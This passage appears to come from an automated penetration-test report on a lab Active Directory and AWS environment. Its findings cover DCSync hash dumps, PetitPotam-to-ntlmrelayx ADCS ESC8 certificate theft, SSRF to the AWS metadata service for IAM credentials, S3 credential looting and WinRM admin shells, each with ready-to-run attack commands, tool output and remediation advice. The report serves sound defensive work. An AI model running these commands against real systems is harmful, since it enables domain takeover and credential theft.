tashpool.local\mariabrewer:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\mariabrewer:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\hcase:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\hcase:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\hcase:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\svc-wintermute:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
```

```
tashpool.local\svc-wintermute:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\svc-wintermute:des-cbc-md5:[REDACTED:DES_KEY]
dc1$:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
dc1$:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
dc1$:des-cbc-md5:[REDACTED:DES_KEY]
WIN10-1$:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
WIN10-1$:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
WIN10-1$:des-cbc-md5:[REDACTED:DES_KEY]
CA01$:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
CA01$:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
CA01$:des-cbc-md5:[REDACTED:DES_KEY]
[*] Cleaning up...
```

RECOMMENDATION

Treat as full-domain breach. Rotate krbtgt TWICE with 24-hour gap (use Microsoft's `New-KrbtgtKeys.ps1` script, NOT manual reset). Rotate every Domain Admin password and every service-account password. Audit the DCSync source principal — revoke DS-Replication-Get-Changes-All from it and from every other non-DC principal holding the grant. Hunt for golden-ticket artifacts: Kerberos TGTs with abnormal lifetimes (golden tickets default to 10 years), tickets referencing nonexistent users, tickets with unusual encryption types (RC4 when the realm is AES-only). Per Microsoft "AD Forest Recovery" guidance + Mandiant M-Trends DCSync detection guide.

CRITICAL 5. Cloud-Sourced Credential Validated Against On-Prem AD

CVSS 9.6 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H | CWE-522

BUSINESS IMPACT

This crossing turns what should be a contained cloud-only incident into a full compromise of the on-premises corporate network, letting an attacker pivot from a cloud breach straight into internal systems, employee accounts, and ultimately the central directory, dramatically expanding the scope and cost of a single security incident.

SUMMARY

This class captures situations where a credential obtained through a cloud-service compromise, such as object-storage content, a secrets manager, or a metadata service, also turns out to be valid for authenticating into the organization's on-premises directory, showing that cloud and on-prem credentials are not properly isolated from each other.

DETAILS

Principals	hcase
Affected	`hcase@tashpool.local` authenticated on `10.100.10.4` via LDAP simple bind.
Credential origin	`s3://cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt` (extracted by cloud.aws_loot).

A credential recovered from the CLOUD control plane was confirmed valid against the on-prem Active Directory realm tashpool.local. This is a cross-domain bridge: the cloud compromise (e.g. SSRF → IMDS → AWS → S3 object loot) crosses the cloud/on-prem trust boundary into the directory, yielding authenticated AD access with no endpoint foothold, phishing, or on-prem malware — collapsing the assumption that cloud and on-prem are separately blast-radiused.

STEPS TO REPRODUCE

Prerequisites: the credential looted from the cloud plane (S3 object / secret store / IMDS-reachable role).

1. Validate the cloud-sourced credential against on-prem Active Directory.

```
nxc ldap 10.100.10.4 -u 'hcase' -p '<looted-password>'
```

[+] = the cloud credential authenticates on-prem: the cloud→on-prem bridge.

2. Confirm reach over SMB with the same credential.

```
nxc smb 10.100.10.4 -u 'hcase' -p '<looted-password>'
```

EVIDENCE

tool_output_1.txt 4.0 KB TOOL OUTPUT

```
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=tashpool,DC=local
ldapServiceName: tashpool.local:dc1$@TASHPOOL.LOCAL
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
```

```
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
supportedLDAPPolicies: MaxPreAuthReceiveBuffer
supportedLDAPPolicies: InitRecvTimeout
supportedLDAPPolicies: MaxConnections
supportedLDAPPolicies: MaxConnIdleTime
supportedLDAPPolicies: MaxPageSize
supportedLDAPPolicies: MaxBatchReturnMessages
supportedLDAPPolicies: MaxQueryDuration
supportedLDAPPolicies: MaxDirSyncDuration
supportedLDAPPolicies: MaxTempTableSize
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: MaxValRangeTransitive
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1338
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
supportedControl: 1.2.840.113556.1.4.1340
supportedControl: 1.2.840.113556.1.4.1413
supportedControl: 2.16.840.1.113730.3.4.9
supportedControl: 2.16.840.1.113730.3.4.10
supportedControl: 1.2.840.113556.1.4.1504
supportedControl: 1.2.840.113556.1.4.1852
supportedControl: 1.2.840.113556.1.4.802
supportedControl: 1.2.840.113556.1.4.1907
supportedControl: 1.2.840.113556.1.4.1948
supportedControl: 1.2.840.113556.1.4.1974
supportedControl: 1.2.840.113556.1.4.1341
supportedControl: 1.2.840.113556.1.4.2026
supportedControl: 1.2.840.113556.1.4.2064
supportedControl: 1.2.840.113556.1.4.2065
supportedControl: 1.2.840.113556.1.4.2066
supportedControl: 1.2.840.113556.1.4.2090
supportedControl: 1.2.840.113556.1.4.2205
supportedControl: 1.2.840.113556.1.4.2204
supportedControl: 1.2.840.113556.1.4.2206
supportedControl: 1.2.840.113556.1.4.2211
supportedControl: 1.2.840.113556.1.4.2239
supportedControl: 1.2.840.113556.1.4.2255
supportedControl: 1.2.840.113556.1.4.2256
```

```
supportedControl: 1.2.840.113556.1.4.2309
supportedControl: 1.2.840.113556.1.4.2330
supportedControl: 1.2.840.113556.1.4.2354
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=tashpool,DC=loca
 l
serverName: CN=dc1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configura
 tion,DC=tashpool,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=tashpool,DC=local
namingContexts: DC=tashpool,DC=local
namingContexts: CN=Configuration,DC=tashpool,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=tashpool,DC=local
namingContexts: DC=DomainDnsZones,DC=tashpool,DC=local
namingContexts: DC=ForestDnsZones,DC=tashpool,DC=local
isSynchronized: TRUE
highestCommittedUSN: 134768
dsServiceName: CN=NTDS Settings,CN=dc1,CN=Servers,CN=Default-First-Site-Name,C
 N=Sites,CN=Configuration,DC=tashpool,DC=local
dnsHostName: dc1.tashpool.local
defaultNamingContext: DC=tashpool,DC=local
currentTime: 20260728021541.0Z
configurationNamingContext: CN=Configuration,DC=tashpool,DC=local
```

RECOMMENDATION

Treat cloud-stored credentials as domain-sensitive: never place AD/service-account secrets in S3 objects, cloud secret stores, VM metadata, or hand-off/onboarding docs reachable from a cloud role. Rotate the exposed credential immediately and audit its AD activity. Scope cloud roles to deny broad object reads (least-privilege S3/secret access) and enable IMDSv2 (hop-limit 1, tokens required) to blunt SSRF→IMDS. Segment: the credential should not have been usable from the box's network position — enforce conditional access / network policy on AD authentication. Monitor for AD logons from cloud egress ranges.

CRITICAL 6. ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce → CA

CVSS 9.4 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L | CWE-294

BUSINESS IMPACT

This flaw lets an attacker forge a trusted digital identity for one of the most privileged systems on the network, providing a direct path to seizing control of the organization's central directory and every account and resource that depends on it.

SUMMARY

This class covers a certificate-services misconfiguration in which a highly privileged system account's authentication can be redirected to a certificate-enrollment service that then issues a valid digital certificate impersonating that account, without ever needing its password.

DETAILS

Hosts	DC1
Principals	DC1$@TASHPOOL.LOCAL

The full unauth `PetitPotam` → NTLM relay → ADCS ESC8 chain completed: `10.100.10.4` was coerced and its DC machine-account NTLM was relayed CROSS-HOST to the separate CA at `10.100.10.20` (/certsrv/certfnsh.asp), which issued a certificate using the DomainController template. With this cert, the next step is PKINIT (`certipy` -ad auth -pfx) to obtain a TGT for DC1$@TASHPOOL.LOCAL, then `secretsdump` for the krbtgt hash → full domain compromise.

STEPS TO REPRODUCE

Prerequisites: Web Enrollment endpoint reachable, NTLM auth coercible (`PetitPotam` / PrinterBug) from a privileged machine acct.

1. Confirm the ESC8-vulnerable CA web endpoint is listening

```
curl -k -s -o /dev/null -w '%{http_code}\n' \
  'http://10.100.10.20/certsrv/certfnsh.asp'
```

Expect 401 (Negotiate/NTLM) — that is the relay landing pad.

2. Start the NTLM relay → ADCS web enrollment (impacket)

```
impacket-ntlmrelayx -t http://10.100.10.20/certsrv/certfnsh.asp \
  --adcs --template '<vulnerable_template>' -smb2support
```

3. In a second terminal, coerce auth from a Domain Controller

```
python3 PetitPotam.py -d TASHPOOL.LOCAL -u <low-user> -p <pass> <attacker-ip> 10.100.10.4
```

4. Take the captured base64 cert and request a TGT for the DC$ machine

```
certipy auth -pfx dc.pfx -dc-ip 10.100.10.4 -domain TASHPOOL.LOCAL
```

Successful TGT for DC$ = DCSync-capable foothold (full domain compromise).

EVIDENCE

tool_output_1.txt 7.8 KB TOOL OUTPUT

```
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up MSSQL Server on port 1433
[*] Setting up RDP Server on port 3389
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [1]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [2]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [3]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [4]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [5]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [6]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [7]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [8]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [9]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
```

```
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [10]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [11]
[*] http://TASHPOOL/DC1$@10.100.10.20 [3] → Using template name: DomainController
[*] http://TASHPOOL/DC1$@10.100.10.20 [3] → Generating CSR...
[*] http://TASHPOOL/DC1$@10.100.10.20 [3] → CSR generated!
[*] http://TASHPOOL/DC1$@10.100.10.20 [3] → Getting certificate...
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [12]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [13]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] http://TASHPOOL/DC1$@10.100.10.20 [4] → Skipping user DC1$ since attack was already performed
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [14]
[*] http://TASHPOOL/DC1$@10.100.10.20 [2] → Skipping user DC1$ since attack was already performed
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [15]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [16]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [17]
[*] http://TASHPOOL/DC1$@10.100.10.20 [1] → Skipping user DC1$ since attack was already performed
[*] http://TASHPOOL/DC1$@10.100.10.20 [3] → GOT CERTIFICATE! ID 51
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [18]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [19]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [20]
[*] http://TASHPOOL/DC1$@10.100.10.20 [5] → Skipping user DC1$ since attack was already performed
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [21]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [22]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
```

```
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [23]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from TASHPOOL/DC1$@10.100.10.4 against http://10.100.10.20
SUCCEED [24]
[*] (SMB): Received connection from 10.100.10.4, attacking target http://10.100.10.20
[*] HTTP server returned
```

RECOMMENDATION

Disable the AD CS HTTP web-enrollment endpoint entirely if not in use (IIS Manager → Default Web Site → CertSrv → remove). If web enrollment must remain, force HTTPS-only AND enable IIS Extended Protection for Authentication ("Required") on the CertSrv and CertSrv/Enroll virtual directories. Block NTLM authentication to AD CS (require Kerberos via SPN configuration). Coerce-defense: install Microsoft KB5005413 + disable PrintNightmare/PetitPotam coercion vectors (MS-RPRN, MS-EFSRPC). Audit AD CS issued-certificates log (Issued Requests tab) for recent machine-account certificates with unusual SANs. Per Microsoft KB5005413 + SpecterOps "Certified Pre-Owned" whitepaper.

CRITICAL 7. Credential Extracted from S3 Object (cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt)

CVSS 9.1 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H | CWE-538

BUSINESS IMPACT

A recovered secret can grant an attacker access to whatever system it protects, which may include databases, third-party services, or the organization's identity infrastructure, creating a path to further data theft or system compromise that can extend beyond the cloud environment where it was found.

SUMMARY

A credential or other secret is stored and retrievable in plaintext within a cloud data store, accessible to any party with sufficient permissions to read from that store.

DETAILS

Principals	hcase@tashpool.local
Affected	s3://cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt
Principal	hcase@tashpool.local
Secret	Str**********

Recovered via `aws s3 cp s3://cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt -` + content scan (labelled field pair).
Registered as a domain plaintext_password credential — the realm cred-spray will validate it against in-scope hosts (SMB/LDAP), bridging the cloud foothold into the on-prem realm.

STEPS TO REPRODUCE

The scanner recovered a credential from an S3 OBJECT using the captured cloud foothold. To replay (auditor reproducing the leak):

Prerequisites: AWS CLI with the foothold credential (s3:GetObject on the bucket).

1. Enumerate objects in the bucket

```
aws s3 ls s3://cg-cardholder-data-bucket-cgidlobnfe01ce --recursive
```

2. Pull the credential-bearing object and read it

```
aws s3 cp s3://cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt -
```

A successful read = the foothold principal had s3:GetObject on the object. Remediation: delete the credential from the object, rotate it, scope the bucket policy / IAM to least-privilege, and scan all buckets for secrets.

EVIDENCE

tool_output_1.txt 469 B TOOL OUTPUT

```
Tessier-Ashpool S.A. — Straylight VPN / domain-join notes (INTERNAL)
-------------------------------------------------------------------
Ops runbook for joining the Straylight back-office segment.

  VPN profile : straylight-ops.ovpn  (see ops/ prefix)
  AD domain   : tashpool.local
  Service acct: hcase
  Password    : [REDACTED-SECRET]
```

```
TODO(ops): rotate this out of the bucket — checked in during the Freeside
migration and never cleaned up. -- mchen
```




Figure 2: *AWS S3 bucket cg-cardholder-data-bucket-cgidlobnfe01ce exposing credential-bearing object ops straylight-vpn domain-join-readme.txt*

RECOMMENDATION

Remove the secret from the data store it was found in and rotate it immediately. If it was an S3 object, delete it and scan all buckets for credential-bearing files (config/handoff/readme docs). If it was Secrets Manager / Parameter Store, rotate and re-scope. Audit CloudTrail for the read (`s3:GetObject` / `secretsmanager:GetSecretValue` / `ssm:GetParameter`) outside the engagement and verify each was authorized. Tighten the IAM policy that granted the foothold principal access — the store should be readable only by the minimum-necessary identity, never a broad instance/service role. Where the secret is a domain credential, treat the on-prem account as compromised.

CRITICAL 8. Server-Side Request Forgery to Cloud Metadata

CVSS 9.1 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:L | CWE-918

BUSINESS IMPACT

An attacker can pivot the server to internal services and cloud metadata, harvesting credentials and reaching otherwise-unreachable systems.

SUMMARY

A server-side request forgery weakness — the server can be induced to make requests to attacker-chosen destinations, including internal-only services.

DETAILS

Hosts EC2-3-238-186-247

The application at `3.238.186.247` reflected an attacker-supplied URL (url=`http://169.254.169.254/latest/meta-data/`) and returned the AWS instance-metadata service's response (HTTP 200, text/html). This confirms the server can be induced to issue requests to internal and cloud-internal addresses on the attacker's behalf — reaching the AWS metadata endpoint, which hands temporary cloud credentials (IAM role / service-account / managed-identity tokens) to any caller that can reach it. The raw request and metadata response are in the attached evidence.

STEPS TO REPRODUCE

Prerequisites: network reach to the vulnerable web application.

1. Make the server fetch an attacker-chosen URL, pointing it at the cloud Instance Metadata Service (IMDS).

```
curl -s 'http://3.238.186.247:80/' \
  --data-urlencode 'url=http://169.254.169.254/latest/meta-data/iam/security-credentials/'
```

A role name in the response confirms the SSRF reaches IMDS.

2. Retrieve the temporary credentials for that role.

```
curl -s 'http://3.238.186.247:80/' \
  --data-urlencode 'url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<ROLE>'
```

AccessKeyId / SecretAccessKey / Token in the response = harvested cloud creds.

EVIDENCE

request_response_1.txt 654 B REQUEST RESPONSE

```
GET http://3.238.186.247/?url=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2F

HTTP/1.1 200
Content-Type: text/html

<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font
color="red">http://169.254.169.254/latest/meta-data/</font> for you
</h2><br><br>


ami-id
ami-launch-index
ami-manifest-path
```

```
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

Figure 3: *Browser rendering of the SSRF reaching the AWS metadata service (secrets redacted)*

RECOMMENDATION

Block server-side request forgery: validate and allow-list outbound destinations, deny requests to internal/metadata ranges (e.g. 169.254.169.254, RFC1918, localhost), disable unused URL

schemes/redirects, and require IMDSv2 on cloud instances.

CRITICAL 9. Credential Grants WinRM Administrative Access

CVSS 8.8 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H | CWE-522

BUSINESS IMPACT

An attacker holding this credential can remotely execute commands with full administrative control over the affected system, enabling data theft, service disruption, or use of the machine to reach further into the network.

SUMMARY

A recovered credential authenticates over Windows remote management (PowerShell Remoting) with administrative rights on the target host, granting the ability to run commands as that account remotely.

DETAILS

Hosts	DC1
Principals	tashpooladm

The account `tashpool.local\tashpooladm` authenticated to `10.100.10.4` over WinRM (PowerShell Remoting, port 5985) with full local-administrator rights — `netexec` confirmed the `Pwn3d!` admin marker.

This yields an interactive administrative PowerShell session on the host (e.g. via `evil-winrm`). From that session an attacker can dump LSASS memory and the local SAM database to harvest further credentials, execute code with SYSTEM privileges, pivot laterally to any host that trusts the same credential, and install persistence — all under a valid, non-anomalous administrative logon.

STEPS TO REPRODUCE

Prerequisites: the captured credential (password or NT hash).

1. Confirm WinRM administrative access with the credential.

```
nxc winrm 10.100.10.4 -u 'tashpooladm' -p '<password>'
```

'(Pwn3d!)' = administrative PowerShell remoting.

2. Get an interactive shell to prove code execution.

```
evil-winrm -i 10.100.10.4 -u 'tashpooladm' -p '<password>'
```

EVIDENCE

tool_output_1.txt 268 B TOOL OUTPUT

```
WINRM                   10.100.10.4     5985   dc1              [*] Windows 10 / Server 2019 Build
17763 (name:dc1) (domain:tashpool.local)
WINRM                   10.100.10.4     5985   dc1              [+] tashpool.local\tashpooladm:
[REDACTED:PASSWORD] (Pwn3d!)
```

RECOMMENDATION

Same as for SMB admin: rotate the credential, investigate reuse, and segment WinRM access (e.g. Remote Management Users group) to a tier-0/tier-1 boundary.

CRITICAL 10. AD CS Web Enrollment Permits NTLM Relay (ESC8)

CVSS 8.8 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L | CWE-294

BUSINESS IMPACT

This flaw can let an attacker impersonate a high-privilege system account and obtain credentials equivalent to full administrative control of the organization, representing one of the most direct and commonly exploited paths from limited network access to complete takeover of the organization's IT environment.

SUMMARY

The CA exposes HTTP(S) web enrollment without EPA/signing — a coerced machine-account NTLM auth can be relayed to enroll a cert as that machine.

DETAILS

Hosts DC1

Realm: TASHPOOL.LOCAL
Affected CA(s): Tessier-Ashpool Issuing CA — host: CA01.tashpool.local
Web-enrollment endpoint: Enabled
The CA exposes HTTP(S) web enrollment without EPA/signing — a coerced machine-account NTLM auth can be relayed to enroll a cert as that machine.

STEPS TO REPRODUCE

Prerequisites: a coercion vector (`PetitPotam` /PrinterBug) + reach to the CA web-enrollment endpoint.

1. Enumerate AD CS to confirm the ESC8-relayable web enrollment.

```
certipy find -u '<user>@TASHPOOL.LOCAL' -p '<password>' -dc-ip 10.100.10.4 -stdout -vulnerable
```

Look for "Web Enrollment: Enabled" + ESC8 on the CA.

2. Relay to the CA web enrollment, requesting a Domain Controller cert.

```
ntlmrelayx.py -t 'http://CA01.tashpool.local/certsrv/certfnsh.asp' -smb2support --adcs --template
DomainController
```

3. Coerce the DC to authenticate to the relay listener.

```
python3 PetitPotam.py <listener-ip> 10.100.10.4
```

`ntlmrelayx` prints a base64 PFX for the DC machine account = ESC8 proven.

EVIDENCE

tool_output_1.txt 122 B TOOL OUTPUT

```
ESC class: ESC8
